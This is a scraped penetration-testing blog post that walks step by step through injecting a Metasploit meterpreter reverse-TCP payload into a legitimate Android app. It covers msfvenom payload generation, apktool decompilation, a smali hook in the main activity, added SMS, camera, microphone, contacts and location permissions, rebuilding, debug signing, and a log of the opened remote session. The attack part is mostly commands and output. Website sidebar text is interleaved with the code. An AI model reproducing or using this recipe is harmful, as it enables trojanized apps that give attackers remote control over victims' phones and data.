AppLocker Bypass – MSIEXEC | AppLocker Bypass – MSXSL

June 26, 2017

Injecting Metasploit Payloads into Android Applications – Manually

netbiosX | Mobile Pentesting | Android, Metasploit, Mobile, Mobile Pentesting, Payloads, Pentesting | 4 Comments

The majority of the Android applications are lacking sufficient protections around the binary and therefore an attacker can easily trojanized a legitimate application with a malicious payloads. This is one of the reasons that mobile malware is spreading so rapidly in the Android phones.

In mobile security assessments attempts to trojanized the application under the scope can be useful as a proof of concept to demonstrate to the customer the business impact in terms of reputation if their application can be used for malicious purposes.

The process of injecting Metasploit payloads into android applications through the use of scripts has been already described in a previous post. This article will describe how the same output can be achieved manually.

Search the Lab

Search...

Author

netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,663 other followers

Enter your email address


Follow

Step 1 – Payload Generation

Metasploit MsfVenom can generate various forms of payloads and it could be used to produce an APK file which it will contain a Meterpreter payload.

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.1
LPORT=4444 R > pentestlab.apk

No platform was selected, choosing Msf::Module::Platform::And
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8839 bytes
```



Generate APK Payload via Metasploit

Step 2 – Decompile the APK

Before anything else the target application and the pentestlab.apk that it has been generated previously must be decompiled. This can be achieved with the use of apktool. The following command will decompile the code and save it into .smali files

```
java -jar apktool.jar d -f -o payload /root/Downloads/pentes
I: Using Apktool 2.2.2 on pentestlab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apkt
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```


Recent Posts

- Lateral Movement – WinRM
- AppLocker Bypass – CMSTP
- PDF – NTLM Hashes
- NBNS Spoofing
- Lateral Movement – RDP

Categories

- Coding (10)
- Defense Evasion (20)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (11)
- Privilege Escalation (14)
- Red Team (25)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

Archives

```
root@kali:~/Downloads# java -jar apktool.jar d -f -o original /root/Downloads/target.apk
I: Using Apktool 2.2.2 on target.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@kali:~/Downloads# java -jar apktool.jar d -f -o payload /root/Downloads/pentestlab.apk
I: Using Apktool 2.2.2 on pentestlab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Decompiling APKs

Step 3 – Transfer the Payload Files

The payload files from the pentestlab.apk needs to be copied inside the smali folder where all the code of application is located. Specifically the two folders are:

```
/root/Downloads/payload/smali/com/metasploit/stage
/root/Downloads/original/smali/com/metasploit/stage
```

Step 4 – Injecting the Hook

Examining the Android manifest file of the application can help to determine which is the Main Activity that is launched when the application is opened. This is needed because the payload will not executed otherwise.

```
        <activity android:label="@string/app_name" android:name="path1.path2.MainActivity"
android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Identification of Main Activity

The following line which is inside in the Main Activity file needs must be replaced with the code below:

```
;->onCreate(Landroid/os/Bundle;)V
```

```
.prologue
const/4 v5, 0x0

const/4 v4, 0x1

.line 25
invoke-super {p0, p1}, Landroid/support/v7/app/ActionBarActivity;->onCreate(Landroid/os/Bundle;)V

.line 26
const v2, 0x7f04001a

invoke-virtual {p0, v2}, Ldimism/bsidesathens/MainActivity;->setContentView(I)V
```

Identification of code to be replaced

The following line will just launch the metasploit payload alongside with the existing code when the activity starts.

```
invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Lan
```


- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- RT @OlgaAngel: We have a number of #PhD #Studentships available from 1 October 2018. Apply before 25 June if interested #UniofHerts https:/… 2 days ago
- RT @devilok: "A new look at null sessions and user enumeration" sensepost.com/blog/2018/a-ne… #pentest #nullsessions 3 days ago
- SleuthQL: A SQL Injection Discovery Tool rhinosecuritylabs.com/application-se… 4 days ago
- Extracting SSH Private Keys from Windows 10 ssh-agent blog.ropnop.com/extracting-ssh… 6 days ago
- DLL Hijacking via URL files insert-script.blogspot.co.uk/2018/05/dll-hi… 1 week ago

Follow @netbiosX

Pen Test Lab Stats

- 3,000,682 hits

Blogroll

```
# virtual methods
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 6
    .param p1, "savedInstanceState"    # Landroid/os/Bundle;

    .prologue
    const/4 v5, 0x0

    const/4 v4, 0x1

    .line 25
    invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V
```

Injecting the Hook

Step 5 – Injecting the Application with Permissions

In order to make the injected payload more effective additional permissions can be added to the android manifest file of the application that will give more control over the phone if the user accepts them.

```
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
```

Adding Android Permissions

Step 6 – Recompile the Application

Now that both the payload and permissions have been added the application is ready to be compiled again as an APK file.

```
1 java -jar apktool.jar b /root/Downloads/original/
```

```
root@kali:~/Downloads# java -jar apktool.jar b /root/Downloads/original/
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

Building the Injected APK

Step 7 – Signing the APK

Applications cannot installed on the device if they are not signed. The default android debug key can be used:

```
1 jarsigner -verbose -keystore ~/.android/debug.keystore -store
```

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this

```
root@kali:~# jarsigner -verbose -keystore ~/.android/debug.keystore -storepass a
ndroid -keypass android -digestalg SHA1 -sigalg MD5withRSA /root/Downloads/origi
nal/dist/target.apk androiddebugkey
   adding: META-INF/MANIFEST.MF
   adding: META-INF/ANDROIDD.SF
   adding: META-INF/ANDROIDD.RSA
  signing: AndroidManifest.xml
  signing: assets/bside.jpg
  signing: assets/error.dimism
  signing: classes.dex
  signing: res/anim/abc_fade_in.xml
  signing: res/anim/abc_fade_out.xml
  signing: res/anim/abc_grow_fade_in_from_bottom.xml
  signing: res/anim/abc_popup_enter.xml
  signing: res/anim/abc_popup_exit.xml
  signing: res/anim/abc_shrink_fade_out_from_bottom.xml
  signing: res/anim/abc_slide_in_bottom.xml
  signing: res/anim/abc_slide_in_top.xml
  signing: res/anim/abc_slide_out_bottom.xml
  signing: res/anim/abc_slide_out_top.xml
```

Signing the APK

From the moment that the application will installed and run on the device a meterpreter session will open.

```
[*] Started reverse TCP handler on 192.168.1.169:4444
[*] Starting the payload handler...
[*] Sending stage (67614 bytes) to 192.168.1.216
[*] Meterpreter session 7 opened (192.168.1.169:4444 -> 192.168.1.216:45501) at
2017-06-24 22:16:42 +0100

meterpreter > sysinfo
Computer    : localhost
OS          : Android 4.1.1 - Linux 3.0.31-g6fb96c9 (armv7l)
Meterpreter : dalvik/android
meterpreter >
```

Meterpreter via Injected Android APK

Rate this:

3 Votes

Share this:

Twitter Facebook 232 LinkedIn Pinterest

Reddit Tumblr Google

Like 

One blogger likes this.

Related

Injecting Metasploit Payloads into Android Applications
In "Mobile Pentesting"

AppLocker Bypass - Rundll32
In "Defense Evasion"

AppLocker Bypass - Regsvr32
In "Defense Evasion"

4 Comments *(+add yours?)*

Vesa

Sep 20, 2017 @ 20:26:01

Please help me. I can not understand with what is in the above post .. please tell me its the way. With a video tutorial about posting above.

REPLY

netbiosX

Sep 20, 2017 @ 20:39:20

In order to understand it you have to do it by yourself. Don't follow the steps blindly. Unfortunately there is no time to create a video tutorial. It is straight forward what you need to do in this post.

REPLY

Edd

Oct 28, 2017 @ 12:06:44

Can you please explain how to backdoor android/meterpreter_reverse_https this payload???? because on decompilation i found there are more smali files then android/meterpreter/reverse_https this payload.

Please make a new post for backdooring android/meterpreter_reverse_https payload.

Thank You

REPLY

Beka

Apr 26, 2018 @ 11:30:18

hello, i don't understand the jarsigner command and when i executed it says this error: arsigner error: java.lang.RuntimeException: keystore load: /root/.android/debug.keystore (No such file or directory) so plz explain me what can i do.

thx and sorry for my bad english

REPLY

Leave a Reply

Enter your comment here...

AppLocker Bypass – MSIEXEC AppLocker Bypass – MSXSL